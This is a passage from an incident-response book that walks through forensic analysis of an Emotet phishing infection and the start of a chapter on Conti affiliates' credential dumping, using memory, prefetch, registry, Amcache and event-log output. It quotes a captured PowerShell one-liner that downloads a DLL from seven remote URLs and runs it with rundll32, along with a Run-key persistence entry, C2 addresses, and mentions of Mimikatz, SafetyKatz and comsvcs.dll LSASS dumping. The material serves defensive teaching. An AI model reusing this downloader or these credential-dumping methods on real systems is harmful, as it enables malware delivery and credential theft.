0xe703b64989a0  UDPv4   0.0.0.0 0         *         0                2288       svchost.exe    2021-11-16 08:48:23.000000
0xe703b69aa010  TCPv4   192.168.239.128 51487  10.10.1.115        7680       SYN_SENT     -        -        N/A
0xe703b6fb7bf0  TCPv4   0.0.0.0 5040      0.0.0.0 0      LISTENING        5320      svchost.exe    2021-11-16 08:33:29.000000
0xe703b918d020  TCPv4   0.0.0.0 49669     0.0.0.0 0      LISTENING        684       services.exe   2021-11-16 08:33:22.000000
0xe703b918e7c0  TCPv4   0.0.0.0 49669     0.0.0.0 0      LISTENING        684       services.exe   2021-11-16 08:33:22.000000
0xe703b918e7c0  TCPv6   ::        49669     ::        0      LISTENING        684       services.exe   2021-11-16 08:33:22.000000
0xe703b918e910  TCPv4   0.0.0.0 445       0.0.0.0 0      LISTENING        4         System   2021-11-16 08:33:22.000000
0xe703b918e910  TCPv6   ::        445       ::        0      LISTENING        4         System   2021-11-16 08:33:22.000000
0xe703b961fd30  UDPv4   0.0.0.0 16544     *         0                2984       svchost.exe    2021-11-16 08:33:22.000000
0xe703b97a37d0  TCPv4   0.0.0.0 7680      0.0.0.0 0      LISTENING        4736      svchost.exe    2021-11-16 08:33:57.000000
0xe703b97a37d0  TCPv6   ::        7680      ::        0      LISTENING        4736      svchost.exe    2021-11-16 08:33:57.000000
0xe703b99132f0  TCPv4   0.0.0.0 135       0.0.0.0 0      LISTENING        8         svchost.exe    2021-11-16 08:33:21.000000
0xe703b99136e0  TCPv4   0.0.0.0 135       0.0.0.0 0      LISTENING        8         svchost.exe    2021-11-16 08:33:21.000000
0xe703b99136e0  TCPv6   ::        135       ::        0      LISTENING        8         svchost.exe    2021-11-16 08:33:21.000000
0xe703b9913ad0  TCPv4   0.0.0.0 49666     0.0.0.0 0      LISTENING        1172      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9913ad0  TCPv6   ::        49666     ::        0      LISTENING        1172      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9913c20  TCPv4   0.0.0.0 49666     0.0.0.0 0      LISTENING        1172      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9913d70  TCPv4   0.0.0.0 49665     0.0.0.0 0      LISTENING        600       wininit.exe    2021-11-16 08:33:21.000000
0xe703b9913d70  TCPv6   ::        49665     ::        0      LISTENING        600       wininit.exe    2021-11-16 08:33:21.000000
0xe703b99146a0  TCPv4   0.0.0.0 49664     0.0.0.0 0      LISTENING        736       lsass.exe      2021-11-16 08:33:21.000000
0xe703b99147f0  TCPv4   0.0.0.0 49665     0.0.0.0 0      LISTENING        600       wininit.exe    2021-11-16 08:33:21.000000
0xe703b9914d30  TCPv4   0.0.0.0 49664     0.0.0.0 0      LISTENING        736       lsass.exe      2021-11-16 08:33:21.000000
0xe703b9914d30  TCPv6   ::        49664     ::        0      LISTENING        736       lsass.exe      2021-11-16 08:33:21.000000
0xe703b9922060  TCPv4   0.0.0.0 49668     0.0.0.0 0      LISTENING        2488      spoolsv.exe    2021-11-16 08:33:21.000000
0xe703b9922060  TCPv6   ::        49668     ::        0      LISTENING        2488      spoolsv.exe    2021-11-16 08:33:21.000000
0xe703b9923560  TCPv4   0.0.0.0 49667     0.0.0.0 0      LISTENING        1592      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9923560  TCPv6   ::        49667     ::        0      LISTENING        1592      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9923950  TCPv4   0.0.0.0 49668     0.0.0.0 0      LISTENING        2488      spoolsv.exe    2021-11-16 08:33:21.000000
0xe703b9924670  TCPv4   0.0.0.0 49667     0.0.0.0 0      LISTENING        1592      svchost.exe    2021-11-16 08:33:21.000000
0xe703b9ac46c0  TCPv4   192.168.239.128 51483  163.172.50.82    443    CLOSE_WAIT   -        -        N/A
0xe703b9d60c70  UDPv4   0.0.0.0 0         *         0                -          -        2021-11-16 08:47:59.000000
0xe703b9d60c70  UDPv6   ::        0         *         0                -          -        2021-11-16 08:47:59.000000
```

Figure 8.10 – A part of the netscan output

The first suspicious IP address we can see on the preceding screenshot is 81.0.236.93. Let's collect more information about it using the Group-IB graph.

Figure 8.11 – A suspicious IP address as seen on the Group-IB graph

As you can see, there are a lot of malicious files related to this IP address. If we click on one of them, we can get even more details. The ability to pivot and correlate artifacts is a very important skill for incident investigations.


Figure 8.12 – Malicious file information as seen on the Group-IB graph

So, we can see a DLL file with a name very similar to that used for the file we discovered previously, so it's most likely a similar piece of malware.

Let's use an intelligence-driven approach and dig a bit deeper. Now, we not only have the network indicator but also a hash value. Also, as you can see on the preceding screenshot, this file is available on VirusTotal. Let's use the hash value obtained and find it,

49 / 66	⚠ 49 security vendors and 1 sandbox flagged this file as malicious	↻ ⛶
? Community Score	a29889c967089ae02845edd0b9547ebbbc9e6fa51268a21c0ac98f994e33bfaf a29889c967089ae02845edd0b9547ebbbc9e6fa51268a21c0ac98f994e33bfaf.dll invalid-rich-pe-linker-version pedll	252.50 KB Size 2021-11-18 15:03:03 UTC 1 day ago DLL

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 3

Ad-Aware	⚠ Trojan.GenericKD.47414957	AhnLab-V3	⚠ Trojan/Win.BotX-gen.C4773567
Alibaba	⚠ Trojan:Win32/Emotet.a72a4b19	ALYac	⚠ Trojan.Agent.Emotet
Avast	⚠ Win32:BotX-gen [Trj]	AVG	⚠ Win32:BotX-gen [Trj]
Avira (no cloud)	⚠ TR/Crypt.Agent.tdruf	BitDefender	⚠ Trojan.GenericKD.47414957
BitDefenderTheta	⚠ Gen:NN.ZedlaF.34266.pq4@ayh0cbo	Bkav Pro	⚠ W32.AIDetect.malware2
ClamAV	⚠ Win.Malware.Generic-9909860-0	CrowdStrike Falcon	⚠ Win/malicious_confidence_60% (W)
Cylance	⚠ Unsafe	Cynet	⚠ Malicious (score: 100)
Cyren	⚠ W32/Emotet.BDJ.gen!Eldorado	DrWeb	⚠ Trojan.Emotet.1113
eGambit	⚠ Unsafe.AI_Score_92%	Elastic	⚠ Malicious (high Confidence)

Figure 8.13 – Malicious file information as seen on VirusTotal

Emotet! Yes, Emotet. Despite the fact that its affiliates were arrested in Ukraine, as we learned in *Chapter 1*, *The History of Human-Operated Ransomware Attacks*, in November 2021, the infrastructure started to be rebuilt and many companies faced their spam campaigns again.

Despite the fact we already know the malware family, let's dig a bit deeper. For example, let's try to extract more indicators from the `netscan` output. If we look through it, we can note another suspicious IP address – `163.172.50.82`. There are a few malicious files related to this address as well, as shown in the following screenshot:

Figure 8.14 – A suspicious IP address as seen on the Group-IB graph

Let's take a closer look at one of the malicious files:

Figure 8.15 – Malicious file information as seen on the Group-IB graph

As you can see, the result is very similar to the previous one. Let's use the hash again on VirusTotal.

Figure 8.16 – Malicious file information as seen on VirusTotal

Emotet again! So, both IP addresses we obtained through memory forensic analysis are related to malicious activity.

Let's move forward and look at some non-volatile data. Live Response Collection allowed us to acquire not only a live memory image but also lots of artifact sources we discussed in the previous chapter – for example, prefetch files.

As we already understand, we are dealing with Emotet. This bot is commonly delivered via phishing emails with weaponized attachments, such as Microsoft Word documents or Microsoft Excel spreadsheets.

If we look through the collected prefetch files, we can easily spot the one for `winword.exe`. Let's parse it with `PECmd` and check the referenced files:

```
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\DOCUMENTS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\MUSIC\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\PICTURES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\VIDEOS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\DOWNLOADS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\ONEDRIVE\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\TWINAPI.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\FONTS\SEGOEUI.TTF
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\NORMNFKC.NLS
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\NORMIDNA.NLS
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\CONTENT.OUTLOOK\HYIFBKAC\FILE_24561806179285605525.DOCM
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\MSKEYPROTECT.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\NCRYPTSSLP.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\RU-RU\CRYPT32.DLL.MUI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSTEM32\RU-RU\MSXML6R.DLL.MUI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\SEARCHES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\CONTACTS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\FAVORITES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\LINKS\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\SAVED GAMES\DESKTOP.INI
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\FIREWALLAPI.DLL
\VOLUME{01d634c8366c2119-0a36866a}\WINDOWS\SYSWOW64\FWBASE.DLL
\VOLUME{01d634c8366c2119-0a36866a}\USERS\CARPC\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\CONTENT.OUTLOOK\HYIFBKAC\FILE_24561806179285605525.DOCM:ZONE.IDENTIFIER
```

Figure 8.17 – A part of the PECmd output

Very interesting – we can see a suspicious DOCM file in the temporary folder used by Microsoft Outlook; the victim most likely received it via email.

We can see that the username is CARPC, so now we can obtain the `NTUSER.DAT` registry file and extract some user-related data with RegRipper.

First of all, through the analysis of the reading locations registry key, we can see that the suspicious DOCM file was opened by the user on November 16, 2021 at 08:49:55 (UTC):

```
2021-11-16 08:49:55Z: C:\Users\CARPC\AppData\Local\
Microsoft\Windows\INetCache\Content.Outlook\HYIFBKAC\
FILE_24561806179285605525.docm (2021-11-16T11:49)
```

Another interesting find is the `jwkgphpq.euz` value under `Software\Microsoft\Windows\CurrentVersion\Run` with the following data:

```
C:\Windows\SysWOW64\rundll32.exe "C:\Users\CARPC\AppData\Local\
Iqnmqm\jwkgphpq.euz",UvGREZLhKzae
```

Looks familiar, right? Yes, we have found the persistence mechanism used by Emotet!

Let's look through the event logs as well. As we already know, the threat actors often abuse PowerShell to download payloads from remote servers, so checking the Windows PowerShell event log is a must during phishing attack investigations.

And yes, the collected log contains a very interesting record:

```
powershell $dfkj=$strs="http://visteme.mx/shop/wp-
admin/PP/,https://newsmag.danielolayinkas.com/content/
nVgyRFrTE68Yd9s6/,http://av-quiz.tk/wp-content/k6K/,http://
ranvipclub.net/pvhko/a/,https://goodtech.cetxlabs.com/
content/5MfZPgP06/,http://devanture.com.sg/wp-includes/
XBByNUNWvIEvawb68/,https://team.stagingapps.xyz/wp-content/
aPIm2GsjA/".Split(",");foreach($st in $strs){$r1=Get-
Random;$r2=Get-Random;$tpth="C:\ProgramData\"+$r1+".
dll";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-
Path $tpth){$fp="C:\Windows\SysWow64\rundll32.
exe";$a=$tpth+",f"+$r2;Start-Process $fp -ArgumentList
$a;break;}};;IEX $dfkj
```

So, what's happening here? PowerShell is used to download the payload from one of the seven URLs listed in the preceding script. The payload is saved with a random name and the `.dll` extension to `C:\ProgramData` and run via `rundll32.exe`. More importantly, this event took place right after the suspicious DOCM file was opened.

So, let's sum everything up. On November 16, 2021 at 08:49:55 (UTC), the user CARPC opened a malicious document, `FILE_24561806179285605525.docm`, which they received via email. Once the document was opened and protected content-enabled, PowerShell was launched to download and run an Emotet payload from a remote server. The payload copied itself to `C:\Users\CARPC\AppData\Local\Iqnmqm\jwkgphpq.euz` and became persistent, writing its path to `Software\Microsoft\Windows\CurrentVersion\Run`. For command and control, it used remote servers with the `81.0.236.93` and `163.172.50.82` IP addresses.

Summary

In this chapter, we've investigated two very common techniques used by ransomware affiliates to obtain initial access – abusing external remote services and phishing.

As you can see, various artifacts can be used to reconstruct malicious activities, from volatile memory to Windows event log files. Also, we can use various means of data collection and limit collected data based on a case. This is very important, especially if we need to collect and analyze data from multiple hosts simultaneously.

Of course, initial access is only the beginning of a human-operated ransomware attack, so there are a lot of things incident responders need to be able to uncover.

In the next chapter, we'll focus on various post-exploitation activities, such as reconnaissance and credential access.

9
Investigating Post-Exploitation Techniques

Initial access is just the first small step from the threat actor's perspective. Back in the day, we saw a lot of attacks focusing on immediate encryption of the initially compromised host, but now many ransomware affiliates focus on post-exploitation activities, which may include privilege escalation, credential access, reconnaissance, and others, so they can obtain control of the whole network, exfiltrate the most sensitive data, and encrypt as many hosts as possible. Also, as many threat actors focus on data exfiltration, usually they want to stay in the network as long as possible to be able to get the most sensitive data. For the same reason, they may want to deploy additional backdoors – for example, legitimate remote access software.

As you've learned from *Chapter 5*, *Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures*, the most common post-exploitation activities include credential access, reconnaissance, and, of course, lateral movement.

So, in this chapter, we'll focus on forensic artifacts, which allow us to reconstruct ransomware affiliate's activities on these three steps of the attack life cycle. We'll focus on various techniques known to be used by affiliates of one of the most active threat actors – Conti ransomware, and discuss the following topics:

- Investigating credential access techniques
- Investigating reconnaissance techniques
- Investigating lateral movement techniques

Investigating credential access techniques

To be able to start moving laterally, first of all, ransomware affiliates need to obtain elevated credentials. There are a number of popular techniques used by threat actors to solve this problem. For example, they can dump the process memory of the **Local Security Authority Subsystem Service** (**LSASS**) to extract credential material or perform a kerberoasting attack. Let's look at how digital forensic analysis can help us to uncover these techniques.

Credential dumping with hacking tools

As you already know, the most common tool for credential dumping is the notorious Mimikatz, developed and maintained by Benjamin Delpy. As it's extremely popular, even built-in antivirus software is usually able to detect and remove it. But, as you know, threat actors commonly deactivate it, so there are cases where ransomware affiliates even download it to the compromised host from the official GitHub page.

mimikatz

`mimikatz` is a tool I've made to learn `C` and make somes experiments with Windows security.

It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. `mimikatz` can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

```
 .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##    Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'    https://blog.gentilkiwi.com/mimikatz           (oe.eo)
  '#####'                              with  13 modules * * */
```

Figure 9.1 – Mimikatz description from the GitHub page

As the original version is easily detectable, we can find a wide variety of its versions with a lower detection rate, for example, Invoke-Mimikatz, Pypykatz, SafetyKatz, and others. Of course, you can also find custom versions built by threat actors to make the detection rate even worse.

Another thing you should consider is, in most cases, you won't find something such as `mimikatz.exe` (there are some exceptions, of course), rather `mimi.exe`, `m.exe`, or `x64.exe`. Such uncommon names used for malicious executables may provide you with some great pivot points during investigation. What's more, very often, ransomware affiliates just remove tools they used during post-exploitation, so you may have to focus on forensic artifacts showing you evidence of execution, for example, UserAssist, Shimcache, Amcache, Prefetch, and others.

Let's try to find any evidence of execution related to credential dumping tools such as Mimikatz. Amcache is a very good candidate to solve this task as it contains not only execution timestamps, but also metadata and even SHA1 hashes, so we can identify the executable even if it was renamed and deleted.

For example, we can extract data from `Amcache.hve` with AmcacheParser.

SHA1	Full Path
64cd6dc111ba59b11923e2ec26825c75ee6ab7aa	c:\windows\system32\devicecensus.exe
a601f11eb7d1c1580de387c514d4b5fe2f3a78f2	c:\windows\explorer.exe
1d361c732509e6e5023e8dd57bf02ccb7c99d8fb	c:\windows\system32\musnotification.exe
2d7da1c3bfa4755ba0efec5317260d239cbb51c3	c:\users\ieuser\appdata\local\microsoft\onedrive\onedrive.exe
2ff161a1185b5716ade6b895127d561299e7cafe	c:\users\ieuser\appdata\local\microsoft\onedrive\update\onedrivesetup.exe
49818ce7a23e2c5a23f761614050f42fdd95b22e	c:\windows\system32\securityhealthservice.exe
33aa88655f38d218c6e07888157117680ee082bf	c:\windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.17763.1_none_fa254b2e1f7
9f02f926440e40f49a342ec4535f65bf422555ed	c:\windows\system32\wuauclt.exe
aeccd376907cc7c1483f7360af3e52c4ac5ae335	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\fileoauth.exe
15b4b5afff9abba2de64cbd4f0989f1b2fbc4bf1	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\filesyncconfig.exe
ca4f282fcce87391ff9483204cc5f6a20dbb06a9	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\filesynchelper.exe
dfb0486417b6cf18c4811e3287fa22e9dd109264	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\microsoft.sharepoint.nativemessagingc
3b81820a092a3799948193524ce8d8c161eb34fc	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\microsoft.sharepoint.exe
98e184de908a65514feea84ff71581463e4ce0a0	c:\windows\system32\mrt.exe
56a596db9c8384281302e23f05e3ceb3f670a437	c:\programdata\microsoft\windows defender\platform\4.18.1902.2-0\msmpeng.exe
82e7ffb4e780bf16f3c42d52e2c6b0a4ef48732c	c:\program files\windows defender\msmpeng.exe
082382312727e8d3b14603cc51af1615ec725c0e	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedrivefilelauncher.exe
2ff161a1185b5716ade6b895127d561299e7cafe	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedrivesetup.exe
6bf162ba772a859e1907672f51f931e5c74a7541	c:\users\ieuser\appdata\local\microsoft\onedrive\21.220.1024.0005\onedriveupdaterservice.exe
f3ba3415dd068a8871f285570bea2e29874cbff1	c:\windows\system32\rundll32.exe
9b4f388fec4511ce3fa5bf855626c7c7b517ac21	c:\users\public\anydesk.exe
5d73359fb248f9611d8674e3c854e3f111f58f34	c:\windows\system32\wermgr.exe
539c228b6b332f5aa523e5ce358c16647d8bbe57	c:\programdata\o5981r8p.exe
acf7471acd59e8dea2dd58335861f98d62f55c6c	c:\users\public\netscan.exe

Figure 9.2 – A part of the AmcacheParser output

In the preceding screenshot, we can see some evidence of execution extracted for us for further analysis by AmcacheParser. Currently, we don't see anything related to Mimikatz, at least by name, but there's a very suspicious file in the `C:\ProgramData` folder – `o5981r8p.exe`. Other popular staging folders may include Temp, AppData, and Windows.

Let's try to learn more about this file by checking what metadata is included in its Amcache entry:

- **First execution time**: 2021-11-28 12:00:15 (UTC)

- **SHA1**: `539c228b6b332f5aa523e5ce358c16647d8bbe57`

- **Size**: 380928

- **Product version**: 2.2.19882.0

Unfortunately, we don't have any information about the product, only its version, but still, we have the SHA1 hash, so we can try to use it to understand what we are dealing with.

If we Google it, we can quickly understand that this hash is related to GMER – a tool for detecting and removing rootkits. Legitimate activity? I don't think so! GMER is quite commonly used by ransomware affiliates to kill various processes, for example, those related to antivirus software.

Okay, still no evidence of credential dumping tools, but we have already identified a potential staging folder – `ProgramData`. It's always a good idea to check antivirus logs for any detections. Usually, threat actors use a lot of tools during the attack life cycle, so some of them can be detected, and such detections can be very good pivot points in your investigation and response. It's high time to look into Windows event logs. Understanding its codes may be of great help during your incident response engagements.

In this case, we have only Microsoft Windows Defender installed. We can find information about detection in the following Windows event log file: `Microsoft-Windows-Windows Defender%4Operational.evtx`. The most interesting event, which has a **warning** level, is `1116`. Let's parse this file with `EvtxECmd`.

Event ID	Count
1000	1
1001	1
1013	1
1116	1
1117	1
2000	4
2002	2
5004	4
5007	33

Figure 9.3 – Events extracted by EvtxECmd

As you can see, we have only one event with ID `1116`. Let's check what's inside:

- **Malware name**: `Backdoor:Win64/CobaltStrike.NP!dha`

- **Description**: Backdoor (Severe)

- **Detection time**: 2021-11-28T09:56:21.898Z

- **File**: `C:\ProgramData\64.dll`

Cobalt Strike! It's a very common tool used by many ransomware affiliates. It enables the threat actors to have remote access to the host, execute commands and files, exfiltrate data, and, of course, dump credentials. What's more important, the related DLL was located in the same folder we found – `C:\ProgramData`.

Let's build a $MFT-based timeline using MFTECmd and check this folder for any other signs of malicious files.

o5981r8p.exe	.exe	380928	2021-11-28 11:59:20
F926D02C14822E3CC332E16C66482174		1168	2021-11-28 12:00:15
MpKslDrv.sys	.sys	48376	2021-11-28 12:00:21
{A1BFE124-7AB4-4FCD-93F4-6E76E19BFD7E}		11374	2021-11-28 12:01:00
WERD5EE.tmp.xml	.xml	4364	2021-11-28 12:03:07
WERD61C.tmp.csv	.csv	60818	2021-11-28 12:03:07
WERD62D.tmp.txt	.txt	13340	2021-11-28 12:03:07
NonCritical_Update;_f88c7d5e96c0d8517816…		0	2021-11-28 12:03:07
WERD5ED.tmp.WERInternalMetadata.xml	.xml	5652	2021-11-28 12:03:07
SK.exe	.exe	731136	2021-11-28 12:05:03
Report.wer	.wer	7212	2021-11-28 12:35:33
Report.wer	.wer	7210	2021-11-28 12:36:37

Figure 9.4 – A part of MFTECmd output

As you can see, soon after `o5981r8p.exe`, another suspicious file was created – `SK.exe`. We haven't seen it in AmcacheParser output, but still, there's a prefetch file for it, pointing to the fact it was executed:

Name	Size	Type	Date Modified
SHELLEXPERIENCEHOST.EXE-7F9E3BD5.pf	41	Regular File	28.11.2021 11:26:00
SHUTDOWN.EXE-B918DC57.pf	4	Regular File	19.03.2019 11:40:46
SIHOST.EXE-473D56F5.pf	13	Regular File	28.11.2021 11:25:50
SK.EXE-EFA6EE86.pf	15	Regular File	28.11.2021 12:06:22
SKYPE4LIFE.EXE-EC99DED7.pf	20	Regular File	19.03.2019 11:01:09
SLUI.EXE-A65918C4.pf	13	Regular File	28.11.2021 10:44:55
SMARTSCREEN.EXE-4BF07096.pf	18	Regular File	28.11.2021 12:38:50
SMSS.EXE-1DCD0EB1.pf	2	Regular File	19.03.2019 10:49:34
SPEECHRUNTIME.EXE-A8F4661E.pf	17	Regular File	28.11.2021 11:32:01
SPPEXTCOMOBJ.EXE-F8C1C601.pf	6	Regular File	19.03.2019 10:52:20
SPPSVC.EXE-CBE91656.pf	8	Regular File	28.11.2021 12:43:16
SSH-KEYGEN.EXE-C09BD0DD.pf	5	Regular File	19.03.2019 11:32:34
SSHD.EXE-A6DB32A9.pf	7	Regular File	19.03.2019 11:32:50
SVCHOST.EXE-00ABB06A.pf	9	Regular File	28.11.2021 10:50:01
SVCHOST.EXE-00BB3EFB.pf	9	Regular File	28.11.2021 11:56:09

Figure 9.5 – A prefetch file for SK.exe

Based on the information we collected from $MFT analysis, the file should still exist, so we can hash it, for example. If we check the hash on VirusTotal, we can immediately get more details about it.

File Version Information

Copyright	Copyright © 2018
Product	SafetyKatz
Description	SafetyKatz
Original Name	SafetyKatz.exe
Internal Name	SafetyKatz.exe
File Version	1.0.0.0

Figure 9.6 – File information obtained from VirusTotal

So, we are dealing with SafetyKatz – a slightly modified version of the original Mimikatz. Of course, such tools are usually as noisy as Cobalt Strike Beacon, so ransomware affiliates often use built-in tools for credential dumping.

Credential dumping with built-in tools

The Windows operating system itself provides threat actors with great capabilities, especially if we are talking about credential dumping. Recently, we observed that a number of ransomware affiliates used `comsvcs.dll` to dump `lsass.exe`.

It may be quite challenging for incident responders to find evidence of such activity as the threat actors abuse `rundll32.exe` to call the MiniDump exported function of `comsvcs.dll`. Still, there are some quite useful forensic artifacts available, which may help you to discover this technique.

As you know, Prefetch files contain not only evidence of execution, but also a list of referenced folders and referenced files. And as `comsvcs.dll` isn't a typical candidate to get into the referenced files list for `rundll32.exe`, we can examine related prefetch files.

In our case, there are seven prefetch files related to the executable in question. If we parse each of them with, for example, PECmd, very soon we find suspicious entries in the referenced files list:

```
Files referenced: 32

00: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\RUNDLL32.EXE
02: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\KERNEL32.DLL
03: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\KERNELBASE.DLL
